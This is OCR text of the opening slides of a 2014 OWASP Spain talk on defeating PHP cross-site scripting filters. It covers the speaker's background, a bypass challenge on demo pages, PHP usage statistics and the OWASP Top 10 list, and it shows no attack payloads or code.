ON BREAKING PHP-BASED CROSS-SITE SCRIPTING PROTECTION MECHANISMS IN THE WILD

A talk by **Ashar Javed**

@

OWASP Spain Chapter Meeting

13-06-2014, **Barcelona (Spain)**


THIS TALK IS NOT ABOUT
MONKEY TESTING
made on imgur

MONKEY TESTING --- ACCORDING TO WIKIPEDIA

In computer science, a Monkey test (aka. Mark Testing) is a unit test that runs with no specific test in mind :)

http://en.wikipedia.org/wiki/Monkey_test


THIS TALK IS ABOUT ...



WHO AM I?

- A researcher in **R**uhr **U**niversity **B**ochum, **RUB Germany**
- A student of XSS who is working towards his PhD in XSS
- An XSSer / An XSS Enthusiast http://www.tubechop.com/watch/2670518
- Listed in top sites' hall of fame
- A proud father of two
- Speaker @HITBKUL 2013, @DeepSec 2013 & OWASP Seminar@RSA Europe 2013
- A Twitter lover @soaj1664ashar

ANOTHER REASON FOR AN XSSER :)


https://www.google.com


ashar javed

ashar javed **xss**
ashar javed
ashar javed **facebook**
ashar javed **paf**

Zum Start der Suche Eingabetaste drücken

WHY I LOVE XSS?

REASON #1




REASON # 2

REASON # 3

see: http://slides.com/mscasharjaved/cross-site-scripting-my-love

A MONTHS AGO ...



Ashar Javed
@soaj1664ashar

So @OWASPSpain page has been viewed more than 5k times: owasp.org/index.php/Spai...
I will announce a 250$ #XSS challenge during my talk ...

RETWEETS 3
FAVORITES 6

4:17 PM - 15 May 2014

https://twitter.com/soaj1664ashar/status/46694552905922150

250$ XSS CHALLENGE (ANNOUNCEMENT)

50$ per-context bypass (output reflects in 5 contexts)

5*50=250$

http://demo.chm-software.com/7fc785c6bd26b49d7a7698a7518a73ed/

OR

http://xssplaygroundforfunandlearn.netai.net/final.html

OR


http://xssplayground.net23.net/final.html

AGENDA

1. PHP
2. XSS
3. Testing Methodology
4. Per-Context XSS Attack Methodology
5. Summarize PHP's findings (includes built-in functions, customized XSS solutions and top PHP-based web frameworks)
6. Results of Alexa Survey of Top 100 sites
7. Conclusion


WHY HYPERTEXT PREPROCESSOR (PHP)?

REASON #1


81.7% of the web application servers are using PHP


http://w3techs.com/technologies/overview/programming_langu

REASON # 2


2.1 million web application servers are using PHP


http://www.php.net/usage.php

REASON # 3


installed on 244 million websites

http://www.php.net/usage.php

REASON # 4


“Server-side Programming Language of the Year 2013”

http://w3techs.com/blog/entry/web_technologies_of_the_year_2


FINAL REASON (TOP SITES)

Magento™
Open Source eCommerce

WordPress

CROSS-SITE SCRIPTING (XSS)

XSS ACCORDING TO OWASP



According to OWASP

"Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites."

https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)


SOME STATISTICS ABOUT XSS

ACCORDING TO PREVOTY CTO KUNAL ANAND


"80% of all the security incidents in the financial sector have been attributed to cross-site scriptin


https://www.brighttalk.com/webcast/288/97255

ACCORDING TO OPEN SOURCE VULNERABILITY DATABASE



http://www.osvdb.org/osvdb/show_graph/1

ACCORDING TO OWASP TOP 10, 2013




T10 OWASP Top 10 Application Security Risks – 2013

A1 – Injection	•Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2 – Broken Authentication and Session Management	•Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	•XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	•A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	•Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
A6 – Sensitive Data Exposure	•Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
A7 – Missing Function Level Access Control	•Virtually all web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.
A8 - Cross-Site Request Forgery (CSRF)	•A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A9 - Using Components with Known Vulnerabilities	•Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts.
A10 – Unvalidated Redirects and Forwards	•Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.


http://owasptop10.googlecode.com/files/OWASP%20Top%2010

%202013%20-%20RC1.pdf

ACCORDING TO GOOGLE VULNERABILITY REWARD PROGRAM (VRP)


#XSS at #1 as far as valid bug bounty submissions to #Google in year 2013. (ref: youtube.com/watch?v=oAYjZy...) pic.twitter.com/8eLeZMs4Ry


ACCORDING TO GOOGLE TRENDS


Eduardo Vela
@sirdarckcat

